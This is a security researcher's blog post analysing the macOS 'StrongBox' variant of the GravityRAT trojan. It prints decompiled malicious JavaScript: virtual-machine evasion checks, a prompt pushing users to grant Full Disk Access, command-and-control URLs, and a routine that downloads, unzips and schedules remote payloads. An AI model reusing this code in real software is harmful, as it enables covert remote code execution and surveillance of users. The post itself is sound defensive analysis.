
Objective-See's Blog

Adventures in Anti-Gravity (Part II)

Deconstructing the Mac Variant of GravityRAT

by: Patrick Wardle / November 27, 2020

Love these blog posts and/or want to support my research and tools? You can support them via my Patreon page!


Home
Explore
Search
CNN Tech @cnntech · 7h
Meet @patrickwardle. Sweet guy. Surfer. Loves bunnies. He can hack any Mac in 10 minutes. money.cnn.com/gallery/techno...
Patrick Wardle is creating Mac Security Tools
Overview
Posts
Community

📝 👾 Want to play along?
I've added the samples (GravityRat) to our malware collection (password: infect3d)

…please don't infect yourself!

Background

In part one, we detailed the (new) macOS variant of GravityRat. Of the various (macOS) samples, we focused first on a binary named `Enigma`:

> "*A brief triage revealed that while the `Enigma` file appeared unique, the other three (`OrangeVault`, `StrongBox`, and `TeraSpace`) appeared quite similar. As such, we'll first dive into the `Enigma` binary.*"

In this post, we continue our analysis, but now focus on the `StrongBox` binary, from the other group of files.

StrongBox

The `StrongBox` file (`SHA1: e33894042f3798516967471d0ce1e92d10dec756`) is an unsigned Mach-O binary:

```
$ file GravityRAT/StrongBox
GravityRAT/StrongBox: Mach-O 64-bit executable x86_64

$ codesign -dvvv GravityRAT/StrongBox
GravityRAT/StrongBox: code object is not signed at all
```

By extracting embedded strings, we can see the `StrongBox` was packaged up with `PyInstaller` (as was the `Enigma` binary):

```
$ strings - GravityRAT/StrongBox | grep Python
Py_SetPythonHome
Error loading Python lib '%s': dlopen: %s
Error detected starting Python VM.
Python
```

Leveraging a tool such as `PyInstaller` allows developers (or malware authors) to write cross-platform python code, then generate native, platform-specific binaries:


"*PyInstaller freezes (packages) Python applications into stand-alone executables, under Windows, GNU/Linux, Mac OS X, FreeBSD, Solaris and AIX.*"

To learn more about PyInstaller, head over to:

PyInstaller.org.
As `StrongBox` was packaged up with `PyInstaller` we can use the pyinstxtractor utility to extact (unpackage) it's contents:


```
$ python pyinstxtractor.py StrongBox
[+] Processing GravityRAT/StrongBox
[+] Pyinstaller version: 2.1+
[+] Python version: 37
[+] Length of package: 68331218 bytes
[+] Found 50 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: strong.pyc
...
[+] Successfully extracted pyinstaller archive: StrongBox

You can now use a python decompiler on the pyc files within the extracted directory
```

Poking around in the extracted files, reveals a compressed file, named `app` in the `Extras` directory:


StrongBox_extracted
Name
Extras
app


Extras/app

Decompressing (unzipping) the `app` file, reveals an application named `StrongBox.app` … which (unsurprisingly) is also unsigned:


```
StrongBox is not signed

StrongBox
/Users/patrick/Downloads/pyinstxtractor-master/StrongBox_extracted/Extras/StrongBox.app
item type: application
   hashes: view hashes
entitled: none
sign auth: unsigned ('errSecCSUnsigned')
```

StrongBox.app, unsigned

Usually when triaging an application, I manually poke around via the terminal. However, a new (free!) app named Apparency (from the developers of Suspicious Package), offers a way to statically explore applications via the UI:




Name	StrongBox.app
Kind	Application
Kind Detail	--
Executable	Intel — 64-bit
Where	/Users/patrick/Downloads/pyinstxtractor-master/StrongBox_extracted/Extras
Downloaded	--
Identifier	usa.proc342.cloudapp
Version	1.0.0 (1.0.0)
Copyright	© 2019 StrongBOX inc

Provides	
Document Types	0
Uniform Type Identifiers	0
URL Schemes	0
Services	0

App Sandbox	Not enabled
Hardening	Not enabled
Notarization	None detected
Entitlements	Show Entitlements
Gatekeeper	Can't evaluate
Signed By	No signature

StrongBox.app, in Apparency

…including information about the application's main executable, `StrongBox.app/Contents/MacOS/StrongBox` :


Executable Information for "StrongBox.app"

Location	StrongBox.app/Contents/MacOS/StrongBox
Type	Mach-O executable
Processor Architecture	Intel — 64-bit
Platform	macOS
Deployment Version	10.9.0
SDK Version	10.12.0
Dynamic Library Install Name	Not applicable

Dynamically Linked Libraries

#	Library Name	Type	Where
1	Cocoa	framework	/System/Library/Frameworks
2	Foundation	framework	/System/Library/Frameworks
3	IOKit	framework	/System/Library/Frameworks
4	Security	framework	/System/Library/Frameworks
5	SystemConfiguration	framework	/System/Library/Frameworks
6	Electron Framework	dylib	@rpath/Electron Framework.framework

Runtime Search Paths

@executable_path/../Frameworks

DYLD Environment

StrongBox.app/Contents/MacOS/StrongBox
Of note in the Apparency output are `StrongBox.app's` "Dynamically Linked Libraries" … most notably the `Electron Framework`.

Electon is, "*a framework for creating native applications with web technologies like JavaScript, HTML, and CSS.*"

To learn more about Electon, head over to:

ElectronJS.org.
This presence of the Electron framework is unsurprising, as (recall) Kaspersky's report noted:

> "*The ...versions are multiplatform for Windows and Mac based on the Electron framework.*"

From a reversing point of view, this is good news. Why? Electron applications are rather trivial to analyze, as they (always?) ship with their original (JavaScript) source code. However this code may be archived and thus, must first be unpacked.

If an Electron application is packed, the archive format is `asar`. From the `asar` github repo:


> "*Asar is a simple extensive archive format, it works like tar that concatenates all files together without compression, while having random access support.*"

As noted in a StackOver post titled, "How to unpack an .asar file?" one can unpack an `asar` archive via the following: `npx asar extract app.asar destfolder`.

In the `StrongBox.app` we find an `asar` archive (`app.asar`) in `Contents/Resources/` and extract it in the following manner:

```
$ npx asar extract StrongBox.app/Contents/Resources/app.asar APP_ASAR
```

The extracted archive contains various files, most notably several JavaScript files:



Name	Kind
.vscode	Folder
angular_build	Folder
e2e	Folder
node_modules	Folder
src	Folder
main.js	JavaScript
signature.js	JavaScript
angular.json	JSON Document
package.json	JSON Document
tsconfig.json	JSON Document
tslint.json	JSON Document
README.md	Markdown Document

Un-asar'd files

And what do these file do? Welk, in Kaspersky's report they noted that each of the Electron versions of the malware:

> "*checks if it is running on a virtual machine, collects information about the computer, downloads the payload from the server, and adds a scheduled task.*"

Let’s analyze the unarchived JavaScript files `main.js` and `signature.js`, highlighting the code responsible for these actions.

Both JavaScript files are cross-platform (designed to run on both Windows and macOS). Logic specific to macOS is executed within “is darwin” code blocks:

var osvar = process.platform;
if(osvar.trim()== “darwin”) {

 //macOS specific logic

}

The `main.js` contains logic, mostly related to various checks including:

- check if running in a VM
- check if not connected to the Internet
- check if not running with Full Disk Access (FDA)

Let’s take a closer look at each of these.

The aptly named function, `VMCheck`, checks if the application is running within a Virtual Machine. Virtual machine checks are commonly found in malware, in an attempt to ascertain if a malware analyst is (likely) examining the code (in a virtual machine).

```
function VMCheck(stdout) {

  if (stdout.includes("innotek GmbH") ||
      stdout.includes("VirtualBox") ||
      stdout.includes("VMware") ||
      stdout.includes("Microsoft Corporation" ||
      stdout.includes("HITACHI"))) {

      axios.post(srdr, {
        value: 'vm',
        status: true
  })

  ...

  const options = {
    type: 'question',
    buttons: ['Ok'],
    defaultId: 2,
    title: 'StrongBOX - Operation Not Permitted in VirtualBOX',
    message: 'Action Required',
    detail: 'StrongBOX - Unable to load components\n
             Please exit virtual mode to launch the application.'
  };

  dialog.showMessageBox(null, options, (response, checkboxChecked) => {
    app.quit();
    app.exit();
  });
```

…pretty easy to see its checking if the passed in parameter (`stdout`) contains strings related to popular virtual machine products (e.g. `VMware`). So what's in the `stdout` parameter? Well, if the malware is running on a macOS system, the `VMCheck` function will be invoked from within a function named `Vmm` :

```
function Vmm() {
    var modname = exec("system_profiler SPHardwareDataType | grep 'Model Name'");
    var smc = exec("system_profiler SPHardwareDataType | grep 'SMC'");
    var modid = exec("system_profiler SPHardwareDataType | grep 'Model
Identifier'");
    var rom = exec("system_profiler SPHardwareDataType | grep 'ROM'");
    var snum = exec("system_profiler SPHardwareDataType | grep 'Serial Number'");
    VMCheck(modname + smc + modid + rom + snum);
}
```


The `Vmm` function gets the system identifying information such as the model name, model identifier, serial number and more. If executed within a virtual machine, this information will contain VM-related strings:

```
$ system_profiler SPHardwareDataType | grep 'Model Identifier'
  Model Identifier: VMware7,1


$ system_profiler SPHardwareDataType | grep 'ROM'
      Boot ROM Version: VMW71.00V.16221537.B64.2005150253
      Apple ROM Info: [MS_VM_CERT/SHA1/27d66596a61c48dd3dc7216fd715126e33f59ae7]
      Welcome to the Virtual Machine
```

…thus the malware will be able to detect it's running within a virtual machine …and display an error message

```
function VMCheck(stdout) {

 ...

 const options = {
     type: 'question',
     buttons: ['Ok'],
     defaultId: 2,
     title: 'StrongBOX - Operation Not Permitted',
     message: 'Oops!! Something went wrong. ',
     detail: 'Please check your internet connection and try again.'
   };

   dialog.showMessageBox(null, options, (response, checkboxChecked) => {
     app.quit();
     app.exit();
   });
 });
```

However, it appears that perhaps there is bug in the malware's code, and an incorrect error message will be displayed … "*Please check your internet connection and try again.*":



Oops!! Something went wrong.

Please check your internet connection and try again.

(incorrect) Error Message

The `main.js` file also contains logic for a simple "is connected" check. Often malware performs such checks to ensure it can communicate with a remote command and control server, and/or to detect if it is perhaps executing on an offline analysis system.

To ascertain if it's running on an Internet connection system, the malware invokes a function named `connection` which simply attempts to ping `www.google.com`:

```
function connection(){
    execRoot('ping -t 4 www.google.com', function(error, stdout, stderr){
        if(error || error !== null){
                const options = {
           type: 'question',
           buttons: ['Ok'],
           defaultId: 2,
           title: 'Internet Connectivity Required',
           message: 'Action Required',
           detail: "Sorry! Please check your internet connectivity and try again."
         };

         dialog.showMessageBox(null, options, (response, checkboxChecked) => {
            app.quit();
            app.exit();
         });

   } });
}
```

Via our Process Monitor, we can observe this execution of the `ping` command:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
...

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "arguments" : [
      "ping",
      "-t",
      "4",
      "www.google.com"
    ],
    "ppid" : 1447,
    "ancestors" : [
      1447,
      1
    ],
    "path" : "/sbin/ping",
    ...
  }
}
```

Lastly the `main.js` function checks if the malware has been granted Full Disk Access (FDA).

On recent versions of macOS, applications are prevented from accessing various user/system files, unless the user has manually granted the application “Full Disk Access” (via the System Preferences application).

As such, malware that desires indiscriminate file system access may attempt to coerce users into granting such access.

In order to check if has Full Disk Access, `GravityRat` attempts to list the files in the `~/Library/Safari`. As this directory is inaccessible to applications without FDA, this is sufficient check. If the malware determines it does not have FDA, it will prompt to the user to grant such access:

```
var ressslt = execRoot('ls ~/Library/Safari', function(err, data, stderr){

  if(!data || data =="")
  {
    const options = {
            type: 'question',
            buttons: ['Ok'],
            defaultId: 2,
            title: 'StrongBox - Operation Not Permitted',
            message: 'Action Required',
            detail: "Please follow the instructions to resolve this issue
                     System Preferences -> Security & Privacy ->
                            Full Disk Access to Terminal.app"
          };

          dialog.showMessageBox(null, options, (response, checkboxChecked) => {
            app.quit();
            app.exit();
          });

  } });
}
```

While the `main.js` file contains logic related to environmental checks (i.e. VM & FDA checks), the core of the malicious logic appears in the `signature.js` file. As such, let’s now we dive into the `signature.js` file.

At the start of the `signature.js` file we find various variables being initialized:

```
var srur = 'https://download.strongbox.in/strongbox/';
var srdr = 'https://download.strongbox.in/A0B74607.php';
var loclpth = path.join(app1.getPath('appData'), '/SCloud');
```

These variable appear to the malware’s command and control server and a directory path, found within the user application data directory (that we’ll see is used for persistence).

The malware’s server, download.strongbox.in, appears to be now offline:

$ nslookup download.strongbox.in Server: 8.8.8.8 Address: 8.8.8.8#53

** server can't find download.strongbox.in: SERVFAIL

The code snippet, getPath('appData'), will return the "Per-user application data directory", which on macOS points to ~/Library/Application Support.

If needed, the malware then will create the directory specified in the `loclpth` variable (`~/Library/Application Support/SCloud`):

```
if (!fs.existsSync(loclpth)){
   fs.mkdirSync(loclpth,0700);
```

Further down in the `signature.js` file, we can see the malware invoking a function named `updates` via the `setInterval` API:

```
setInterval(updates,180000)
```

As its name implies, the `updates` will download a file (and "update") from the server specified in the `srdr` variable (`https://download.strongbox.in/A0B74607.php`):

```
function updates()
{
 const insst = axios.create();
 var hash = store.get('Hash')
 axios.post(srdr, {
       value: 'update',
       hash: hash
       })
 .then((response) => {
       var respns = response.data;
       if(respns){
       var rply = respns.split('#');
       var fname = rply[0].trim();
       var agentTask = rply[1];
 }

 ...

 var dpath;
 if(osvar.trim()=="darwin")
 var file = fs.createWriteStream(dpath);
 var request = https.get(srur+'Updates/' + fname, function(response) {
 response.pipe(file);
 file.on('finish', function() {
   getDateTime();
   extractzip1(fname,agentTask);
   file.close();
 });

 ...
}
```

If this remote server (`https://download.strongbox.in/A0B74607.php`), provides a payload for download, the malware will then invoke the `extractzip1` function:

```
function extractzip1(fname,agentTask)
{

 var source;
 var sourceTozip;
 if(osvar.trim()=="darwin") {
     source = loclpth+"/"+fname;
     sourceTozip = source+".zip";
 }

 ...
 fs.rename(source, sourceTozip, function(err) {

 });


 if(osvar.trim()=="darwin") {
   var extract = require('extract-zip')
   var target= loclpth;
   extract(sourceTozip, {dir: target}, function (err) {

    ...
    scheduleMac(fname,agentTask);
    }
   });
 }
}
```

